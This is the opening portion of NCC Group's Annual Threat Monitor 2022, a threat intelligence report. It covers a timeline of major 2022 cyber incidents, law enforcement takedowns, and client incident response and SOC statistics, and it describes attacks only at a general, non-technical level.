



# NCC Group

## Annual Threat Monitor 2022

# Table of Contents

3	Foreword by Matt Hull, Global Head of Threat Intelligence	23	SOC Findings	57	Threat Spotlight: Hydra Malware
5	Critical Events Timeline	27	Ransomware Threat Landscape	58	Introduction
12	Incidents of Note	30	Sectors	58	Credential-stealing Features
13	Russia's FSB arrest REvil gang members & seize assets	31	Industrials	63	New features Stealing Cookies
13	Russia Invades Ukraine	32	Consumer Cyclical	65	Hydra Variants
14	Predatory Sparrow attack on Iran Steel Plant	33	Industries	67	C2 Server Analysis
15	Clop targets UK water supplier	34	Technology	68	Conclusion
15	Optus of Australia PII data breached	35	Industries	69	Threat Spotlight: SEO Poisoning
16	Law Enforcement Interventions	36	Threat Actors	70	Recent cases of SEO Poisoning
17	Lapsus\$ arrest	38	Lockbit	70	BATLOADER
17	US authorities shut down RaidForums	40	BlackCat	71	Conclusion
18	US Government offer Reward for Conti Information	41	Conti		
18	Spanish National Police arrest 55 members of the Black Panthers sim swap gang	42	BlackBasta		
18	FBI warn that search engine advertisement services are being used to distribute malware	43	Regions		
19	Incident Response Findings	44	DDoS Threat Landscape		
20	Sectors	45	Geography		
21	Attack Vectors	48	Attack Durations		
22	Impact Stages	50	Exploited Protocols		
		51	Conclusion		
		52	Vulnerability Landscape		
		55	Ukraine-Russia War		



---

Foreword by Matt Hull,  
Global Head of Threat  
Intelligence

## In the blink of an eye, 2022 was over... and was yet again, another year that kept us on our toes.

In what is only our second Annual Threat Monitor Report, we are pleased to share some of the insights and knowledge of our ever-growing Global Threat Intelligence team here at NCC Group. Working closely with teams across the organisation from our incident response, security operations, public affairs, risk management and security testing teams, we provide an overview of the events across 2022 that profoundly impacted the Cyber Threat Landscape.

We also look ahead to the year to come. This knowledge will of course enable us to inform the decisions that allow organisations of all sizes to prepare, prevent, detect and respond to the ever-evolving cyber threat.

In 2022, the threat landscape was heavily influenced by the conflict between Russia and Ukraine. We saw the whole arsenal of offensive cyber capabilities being deployed not only by these two countries, but around the world. Criminals, hackers, and even other nations made use of techniques in support of either of the countries. From the disruptive use of disinformation, defacement, and Distributed Denial of Service attacks to the deployment of destructive malware, which crippled critical national infrastructure in Ukraine and beyond.

The criminal ecosystem was also partly influenced by the conflict as it caused global economic uncertainty. The threat from ransomware persisted, and no organisation was safe, be it a university, large health insurer, telecommunications company, or even National Governments. All fell victim to a host of well-established ransomware operators and the access brokers that support their business.

The successes of criminal groups were also met by the ever-strengthening response to cyber threats by global governments and law enforcement agencies. Several coordinated operations resulted in the arrests of key members of prolific cyber-criminal groups and intelligence operatives. The second 'Counter Ransomware Initiative' also took place, showing that countries around the world were willing to support an International Counter Ransomware Task Force. Some countries have even sought to take a hard-line approach, preventing the payment of ransoms.

Looking forward to 2023, it is highly likely that the threat from ransomware will persist. Some ransomware operators have shown repeatedly that they are effective innovators and will find any opportunity to extort money from their victims. However, organisations are able to reduce the risk of ransomware by ensuring that they are well prepared for an incident, with robust back-up processes and incident response plans. A lot is known about the common Tactics Techniques and Procedures used by these criminal groups, so using timely threat intelligence can help organisations tailor their security controls.

For the second year running, we saw that the industrial sector was the most targeted by criminal gangs, especially ransomware operators. We also saw Nation States flex their muscles, targeting operational technology (OT) environments. As such, there are growing concerns around organisations that operate as part of a country's Critical National Infrastructure. It is likely that organisations in this sector, particularly those with large OT or IoT estates will come under continued targeting.

So, there we have it. A short look back at the last year, and a glimpse in to 2023. But of course, you will find much more detail in the rest of our Annual Threat Monitor Report. We hope you find it useful.



---

# Critical Events Timeline

## The timeline highlights major incidents that shaped the global threat landscape during 2022

14 January  
Ransomware

### Russia's FSB arrest REvil gang members & seize assets

In a rare move, Russian authorities publicly announced the arrest of alleged members of the REvil cyber crime group. Interestingly this occurred in the midst of growing tensions between Russia and Ukraine and calls from the international community to de-escalate.

27 February  
Ransomware

### Conti Ransomware member leaks details about the group

Following the invasion of Ukraine by Russia, the Conti group pledged support for the invasion. However, a Ukrainian member of the cybercrime group called out against this and ultimately revealed the inner workings of the group's infrastructure and business model.

January  
Data Leak

### Leading identity and access management provider, Okta, breached

The LAPSUS\$ data extortion group broke into the company's internal systems in January 2022 after obtaining remote access to a workstation belonging to a support engineer.

24 February  
Geopolitics

### Russia Invades Ukraine

Following escalations in both the physical and digital space, Russian ground forces invaded Ukraine on the 24th February. The invasion was preceded by the deployment of wiper malware against key Ukrainian public services, government and Critical National Infrastructure.

February  
Nation State

### Satellite provider impacted by wiper malware

Although announced later, in an effort to hamper Ukraine's capabilities in the early part of the invasion, Russian operatives successfully targeted the American satellite company Viasat using the destructive wiper called AcidRain.



February

### Lapsus vs Nvidia

In its second big news story of 2022, the data extortion group Lapsus\$ announced that it had gained access to and stolen up to 1Tb of Nvidia proprietary data.

24 March  
Law Enforcement

### Lapsus arrest

Police in the UK arrest seven people between the ages of 16 and 21 with suspected connections to Lapsus\$. The arrests came shortly after security researchers revealed that the mastermind behind the group was a 16-year-old living with his mother in Oxford, UK.

18 March  
Nation State

### Eastern European satellite navigation and communication systems jammed

Following an alert from the FBI and CISA regarding the possible threat to satellite communications, the European Union Aviation Safety Agency (EASA) warned of satellite jamming and spoofing attacks across a broad swath of Eastern Europe that could affect air navigation systems.

29 March  
Nation State

### Ronin Network sees \$540 million in crypto assets stolen by Lazarus Group

In an apparent social engineering attack, the Lazarus Group, which in recent years has focused its attention towards DeFi services, was able to steal and launder approximately \$540 million.

April  
Ransomware

### **Conti attack against Costa Rica Government**

The Costa Rica Government was forced to declare a 'state of emergency' following a successful series of ransomware attacks by Conti which crippled many of the country's essential services.

May  
Ransomware

### **Conti disbands**

Following a period of turmoil for the renowned ransomware group it became clear that the gang was disbanding from their known guise of Conti. Reports and research surfaced soon thereafter, indicating that splinter-cells had begun to operate using similar TTP's.

01 April  
Vulnerability

### **Spring4Shell (CVE-2022-22965)**

Disclosed by VMWare, Spring4Shell is a critical vulnerability (CVSSv3 9.8) targeting Java's most popular framework, Spring. The Spring4Shell vulnerability allows attackers to execute arbitrary code on the application server where a number of pre-requisites are met.

12 April  
Law Enforcement

### **US authorities shut down RaidForums**

A multi-agency operation orchestrated by Europol saw the administrator and supporting members of the RaidForums site arrested and the site's infrastructure shut down.

19 May  
Nation State

### **Chinese APT targets Russian-owned defence institutes**

In an interesting twist, researchers identified several campaigns by Chinese APT groups conducting espionage against their Russian allies that were believed to have been ongoing since the summer of 2021.





03 June  
Vulnerability

**Confluence (CVE-2022-26134)**

Atlassian warned of a critical unpatched remote code execution vulnerability which impacted Confluence Server and Data Center products. This vulnerability was quickly weaponised and was seen to be actively exploited in the wild.

27 June  
Nation State

**Predatory Sparrow attack on Iran steel plant**

The terrifying potential of an attack against an OT environment was realised in June this year. The threat actor 'Predatory Sparrow' was able to demonstrate the true impact of a cyber-kinetic attack, which resulted in a large fire in an [Iranian steel plant](#).

06 June  
Ransomware

**BlackBasta group uses QBot malware for initial access and persistence**

In an interesting evolution of TTPs, NCC Group researchers identified the use of the long-standing information stealer, Qakbot, being deployed for lateral movement by the BlackBasta ransomware group.

July  
Cyber Crime

**Verified Twitter account takeovers**

In a series of social engineering campaigns, malicious actors were able to take control of 'verified' Twitter accounts. Account takeovers, or cloning, has been a successful tactic in Business Email Compromise campaigns over the last couple of years.



● August  
Law Enforcement

**Conti doxed by US**

Lawmakers in the US revealed personal details and pictures of key Conti members, as well as releasing 'wanted' posters in an effort to track down and bring the group's members to justice.

● September  
Nation State

**China accused NSA of numerous cyberattacks**

In a series of back-and-forth reports, China announced (via a report published by China's National Computer Virus Emergency Response Centre), that the US National Security Agency has accessed the personal data and the

● 22 September  
Data Breach

**Optus of Australia had PII belonging to millions of customers breached**

Australian Telecom's giant Optus revealed that the personal information of approximately 10 million customers had been exposed in a data breach. The data which was reportedly accessed through an exposed API, had been posted on a data breach forum and was later removed by the attacker along with an apology.

● August  
Ransomware

**Clop targets UK water supplier**

CloP publicised their successful targeting of South Staffordshire Water (initially believing the organisation to be Thames Water, before correcting their error). Although there was no indication that CloP had affected the water supply itself, the water company did confirm that the data of customers who pay their bills via direct debit had been compromised and subsequently shared on the dark web.

● 02 September  
Ransomware

**BlackCat/ALPHV target Italian energy company**

A further example of the targeting of critical national infrastructure by criminal groups in 2022. BlackCat/Alphv also had a number of successes impacting energy and gas suppliers in Germany and Luxembourg.

● October  
Data Leak

**Medibank**

The personal data of over 9.7 individuals was exposed following a Ransomware attack against Australia's largest health insurance provider. The attack has led to renewed collaborative action against ransomware operators by world leaders and law enforcement.



October  
Law Enforcement

**Raccoon Stealer operator arrested**

A 26-year-old Ukrainian national was arrested in the Netherlands for the part he played in developing and selling the popular Raccoon Stealer information stealing trojan, which was distributed under the Malware-as-a-Service model.

02 December  
Law Enforcement

**Spanish National Police arrest 55 members of the Black Panthers sim swap gang**

The ultimate goal of the gang was to perform SIM swapping attacks, which is to port a target's phone number to the attacker's device. By porting the number, the attackers gained access to the victim's text messages and used these to bypass 2FA protection on their bank accounts. This resulted in losses to customers in the region of quarter of a million pounds.

03 November

**Crimson Kingsnake targets law firms**

Business Email Compromise (BEC) is a fraudulent cyber crime relying on spoofed emails and websites and broader social engineering. The aim, to divert funds into the criminal's accounts, usually by sending false invoices or posing as a senior member of staff in the organisation. Crimson Kingsnake were one of the more prolific groups of 2022, a year where some reports suggested BEC attacks increased by 85% on the previous year.

11 November  
Vulnerability

**Citrix Gateway and Citrix ADC authentication bypass**

Several vulnerabilities affecting Citrix platforms, allowing remote, unauthenticated attackers to take control of a vulnerable system.

21 December  
Law Enforcement

**FBI warn that search engine advertisement services are being used to distribute malware**

In a series of attacks aimed at deploying ransomware and stealing user credentials, some criminal gangs were seen to be purchasing advertisements that appear within internet search results using a domain that is similar to an actual business or service. These advertisements appear at the very top of search results with minimum distinction between an advertisement and an actual search result.



---

## Incidents of Note

## Russia's FSB arrest REvil gang members & seize assets

In early January, Russia's FSB (Federal Security Service) responded to US Government requests for the arrest and extradition of REvil gang members. Footage of the arrests was shared by the FSB, which showed a montage of short clips of the raids taking place. This included imagery of large quantities of cash, various laptops, and Bitcoin assets, all allegedly controlled by the group.

The REvil gang became well known following a number of significant attacks in 2021, such as the Kaseya supply-chain ransomware attack affecting the computers of thousands of organisations, and the world's largest meat packing company, JBS SA of Brazil.


Although subsequent imagery of alleged REvil members being held in custody was shared online, none were known to have been extradited to the USA.

The timing of the arrests made by Russian authorities came at a point in time when Russia was preparing for war. Some argued that the arrests were to garner favour with Western countries in the run up to the invasion of Ukraine. Interestingly, REvil resumed operations in October 2022. It is yet to be determined whether those arrested in January are back in action, or whether the arrests were a ruse.

## Russia Invades Ukraine

One of the most notable events of 2022 was the invasion of Ukraine by Russian forces. Analysts in the public space had alluded to an impending act by Russia in the weeks and months leading up to the invasion, using OSINT and IMINT of military hardware being moved towards Ukrainian borders. Moreover, cyber-attacks such as wiper malware had also been deployed against Ukrainian infrastructure.

You can find further commentary on the Russian invasion of Ukraine later in this report.



One of the most notable events of 2022 was the invasion of Ukraine by Russian forces.

## Predatory Sparrow attack on Iran Steel Plant

The group known as Predatory Sparrow, aka Gonjeshke Darande, poked their head above the social media parapet in October of 2021, describing themselves as a hacktivist organisation from within Iran. Interestingly, the group also took responsibility for the cyber-attack against the Islamic Republic of Iran Railway organisation.

Similar attacks affecting Iranian infrastructure continued into 2022, with the most notable being the attacks on Khouzestan Steel Company, Mobarakeh Steel Company and the Hormozgan Steel Company. Predatory Sparrow claimed that the acts were conducted against these organisations due to their affiliations with the Islamic Revolutionary Guard Corps (IRGC) and the Basij (Iranian volunteer paramilitary militia). Both military organisations had previously been added to the terrorist watch lists of the US, Saudi Arabia, and Bahrain. CCTV footage from inside one of the plants was also released by the group, showing the impact of their cyber-kinetic attack as it took place.

Research indicates that the group may be a front for an Israeli actor, given their targeting and capability; however, this has not been corroborated.

The conflict between Iran and Israel is extensive and long running. Improvements in the development of Iranian nuclear capabilities continues to raise alarms within the intelligence and security agencies of Israel, but also amongst allies such as the USA and Saudi Arabia.

We expect that OT environments will continue to be a priority target for a plethora of threat groups over the coming years, and as such, the security of which should be an area of investment.




Figure 1 Iranian Steel Company Cyber-kinetic Attack



## Clop targets UK water supplier

In August 2022, the Clop crime group publicised their successful targeting of South Staffordshire Water (initially believing the organisation to be Thames Water, before correcting their error).

Although there was no indication that Clop had affected the water supply or the industrial control systems used by South Staffordshire Water, the water company did confirm that the data of customers who pay their bills via direct debit had been compromised and subsequently shared on the dark web.

The precise number of effected customers is not clear; however, the data obtained by the criminal group is thought to exceed 5TB.

Security researchers investigating the incident indicated that within the data leak were spreadsheets containing internal system IP addresses and passwords. Many of these passwords were reportedly re-used across multiple services in use within Staffordshire Water. Fortunately for Staffordshire Water, there has been no evidence that these credentials have been used for further attacks.

Password re-use and the sharing of passwords internally in this manner has proven to be a quick win for various network access brokers. Passwords of employees, service accounts and so forth are more readily available to attackers than most organisations realise. These passwords can be used to log in to remote services, allowing attackers almost direct access to critical systems and data.

## Optus of Australia PII data breached

The Australian telecoms' company Optus publicly acknowledged a data breach of its systems affecting 10 million customers in September 2022. This vast trove of data included names, birthdates, home addresses, phone and email contacts, and passport and driving licence numbers.

Chief executive of Optus, Kelly Bayer, stated that the breach was a 'sophisticated attack'. Conversely, the Australian Minister for Cyber Security stated that Optus had 'left the window open', and that 'quite a basic hack' had been undertaken. The method used for gaining access to Optus' data is not totally clear, although many cyber security news outlets indicate that a publicly exposed API was used to obtain the data.

Shortly after the breach, an unknown actor posted within a forum a ransom demand of A\$1m to be paid in cryptocurrency. The actor released a sample of 10,000 customer records to verify the breach and reiterate the ransom deadline. In an interesting turn of events, the same actor subsequently deleted the post and refused sale of the data to third parties, and even apologized for the inconvenience.

The Australian telecoms company Optus publicly acknowledged a data breach of its systems affecting 10 million customers in September 2022.



---

# Law Enforcement Interventions

## Lapsus\$ arrest

From late 2021 and well into 2022, the Lapsus\$ hacking group came storming into news headlines for allegedly breaching the defences of multiple well-known organisations, such as Nvidia, Vodafone, Uber, Okta, Ubisoft, among others.

By March of 2022, UK police had arrested 7 members of the gang, one of which was believed to be a 16 year old from Oxford, UK, known as 'White' or 'BreachBase' within the criminal group. This individual is thought to have had amassed a substantial fortune from their operations. Activity by the group appeared to tail off in the latter part of 2022, suggesting that the law enforcement actions may have successfully hampered the group's activities.

## US authorities shut down RaidForums

Europol Operation TOURNIQUET saw the multi-agency coordination and arrest of three RaidForums personnel in early 2022, later announced publicly by the agency on 12 April 2022.

Launched in 2015, RaidForums was considered one of the world's biggest hacking

forums with a community of over half a million users. Diogo Santos Coelho, a Portuguese national known by the monikers of Omnipotent, Downloading, Shiza, and Kevin Maradona, was the founder and administrator of the site.

According to the US Department of Justice, "The RaidForums website offered four tiers of membership options, including in order of cost: (1) free membership; (2) VP membership; (3) MVP membership; and (4) God membership. The more expensive the membership. The more access a user could get to the RaidForums website. The God membership, for example, offered almost unlimited access to the RaidForums website and features."

The site provided dedicated forum areas covering cracking, leaks, and a marketplace enabling users to buy/sell/trade various illicit items within these sectors. The data breach of T-Mobile was just one of many databases offered for sale on the site.

The takedown of this site was a significant blow for a whole host of script kiddies, criminal groups, hackers and loan wolves, who relied on the site for new tools, breach data and buying access to potential targets.

Here we sum up the most prominent law enforcement and legislative action impacting cyberspace over the last year. Most significant are those operations that have had an immediate effect on active threat actors and the infrastructure, malware, and the monetisation channels they leverage.

## US Government offer Reward for Conti Information

In August, the US Government announced a \$10m reward for information leading to the arrest of 5 Conti group members, announced on the @RFJ\_USA (Rewards for Justice) twitter account which included a TOR based onion link with which to share the information.



Figure 2 Rewards for Justice Conti Reward

The information requested by the RFJ include Conti members Target, Tramp, Dandis, Professor, and Reshaev. The department also requested any additional information relating to malware or ransomware used in the targeting of US critical infrastructure.

## Spanish National Police arrest 55 members of the Black Panthers sim swap gang

Sim swapping is where an attacker takes over the mobile phone number of the real subscriber by asking the mobile telecom provider to link that number to a SIM card under the attacker's control. In December 2022, the Spanish National Police arrested 55 members of the Black Panther's cybercrime group in Barcelona who had been operating a sim swapping criminal enterprise. The gang was organised into four specialist action cells dedicated to social engineering, vishing (voice phishing), phishing, and carding. According to the Spanish National Police, "This gave them access to the database of the telephone operators themselves and allowed them to obtain the personal data of the victims, making duplicate SIM cards themselves."

## FBI warn that search engine advertisement services are being used to distribute malware

Often termed as 'Malvertising', the distribution of malware via web pages promoted within sponsored search engine results, typically impersonating brands or services, began to see an increase in 2022. On December 21st,

the FBI made a public service announcement regarding the uptick in malvertising and described the issue as:

"When a user searches for that business or service, these advertisements appear at the very top of search results with minimum distinction between an advertisement and an actual search result. These advertisements link to a webpage that looks identical to the impersonated business's official webpage.

In instances where a user is searching for a program to download, the fraudulent webpage has a link to download software that is actually malware. The download page looks legitimate and the download itself is named after the program the user intended to download."

One recent example of this attack type was the impersonation of the GIMP image editing platform, where the threat actors had generated a Google advertisement for a fake GIMP site used to host malware. We dive further into this attack methodology within the 'Threat Spotlight: SEO Poisoning' section of this report.



---

# Incident Response Findings

## Sectors

Whilst these statistics are based on our clients and not necessarily reflective of global distribution, the most targeted sector in 2022 was 'Government Activity' with 18% of the total. This was followed by Financials and Industrials with 13%, and finally Technology joint with Consumer Cyclical with 11% of the incidents each.

This year's incident response activity slightly differs from 2021, where Industrials was the most prevalent sector with 19% of the total cases (6% proportional difference) and Government Activity was third with 13%.

Technology also only has a 1% proportional difference from 2021 to 2022 showing consistent and unwavering interest.

Consumer Cyclical however, which was the second-most targeted sector in 2021 with 16% of attacks, accounted for only 11% in 2022, exhibiting a 5% proportional difference.

Although there are some slight differences between 2021-2022, the general distribution of cases by sector is similar between the two years and there is no reason to expect any different in 2023, providing NCC Group's client base doesn't undergo any drastic changes.




Figure 3 CIRT Cases by Sector

Analysis of our Cyber Incident Response Team's (CIRT) activities this year have uncovered both interesting and expected findings alike, from the most targeted sectors to the most common attack vectors. In this section we will delve into some of the details of these cases.



## Attack Vectors

In terms of initial access techniques used to gain a foothold on the victim's systems in 2022's CIRT cases, the most used was spearphishing (varying between malicious link and attachment), followed by the exploitation of vulnerable public-facing applications, and finally the abuse of unsecure external remote services (RDP or VPN's etc.) This does not go against our expectations as these three are oftentimes considered the most utilised attack vectors by threat actors: gaining initial access through remote services, remotely executing code on popular hardware and software through the leveraging of vulnerabilities and exploiting accidental insider threats through phishing.

We expect this trend to continue into 2023, as these methods are the most immediately accessible and effective ways of gaining initial access to a victim's network. For example, valid account credentials can simply be purchased on marketplaces, phishing emails can be mass delivered or convincingly tailored to exploit the untrained employee, and new critical vulnerabilities for popular hardware and software are discovered almost daily.




Figure 4 CIRT Cases by Initial Access Technique (2022)

With reference to the threat groups perpetrating the attacks seen by our CIRT team, the majority (81%) were conducted by Organised Crime Groups (OCGs). Of the attacks conducted by OCG's 56% were ransomware attacks and 24% were Business Email Compromise (BEC) attacks.

Other research has shown that BEC attacks increased dramatically in volume in 2022 compared to the previous year. Despite this, the conversation around BEC, and the risk it poses, is often side-lined by other topics.

Just 13% of the total attacks were Nation-State or State-Affiliated attacks, and the remaining were either insiders or opportunists.




Figure 5 CIRT Cases by Initial Access Technique

### Impact Stages

The most common impact among our CIRT Cases was, as is to be expected, ransomware with 40% of the total attacks. This is followed by BEC with 33% of the total cases and finally coin mining with 13%. Successful ransomware attacks (where data encryption was actually achieved and not just the prior phases) are only slightly more common than BEC attacks, with a 7% difference, again implying that the reports of their rise in 2022 are valid. With reference to this data, NCC Group suggest that there will be a further increase of BEC cases in 2023 and they may reach an equilibrium with ransomware cases towards the end of the year, providing there are no dramatic increases in the latter.




Figure 6 CIRT Cases by Impact Techniques (2022)



---

# SOC Findings

Data collated from our Global Security and Operations Centre (SOC) reported 2559 true positive incidents across the European and APAC SOCs. 2022 saw a 116% increase from the 1183 true positive cases observed in 2021, reflecting a growth in the number of tickets raised across NCC Group's client base. This may also be in line with a growth in NCC's clientele, amounting to a greater number of incidents overall and not necessarily a growth in global security incidents. Regardless, in this section we will dive into the dataset to better understand the course of events throughout the year.

September observed the greatest number of tickets raised, with 350 recorded. This is in strong contrast to the figures for 2021 (See Figure 7) in which January-May saw the greatest number of incidents, albeit declining, and before observing a general drop until the end of the year. It is, however, difficult to pinpoint a root cause for the spike in September's activity as a number of variables

may be at play, from client security practices to a growth in cybercrime activity. September does however present as an anomaly, given the lower numbers immediately both before and after. In this respect, we are more likely to observe sub-300 figures as we move into 2023, closer to the low to mid 100s, if similar to early 2022.




Figure 7 Month-by-Month Count of Incidents Raised in the SOC (2022)




Figure 8 Month-by-Month Count of Incidents Raised in the SOC (2021)

Overall, 1122 incidents were mitigated (44%), and 990 (39%) required no action; hence, the vast majority (83%) did not need to be escalated, with no further action needed. 386 cases were escalated to the client (15%).

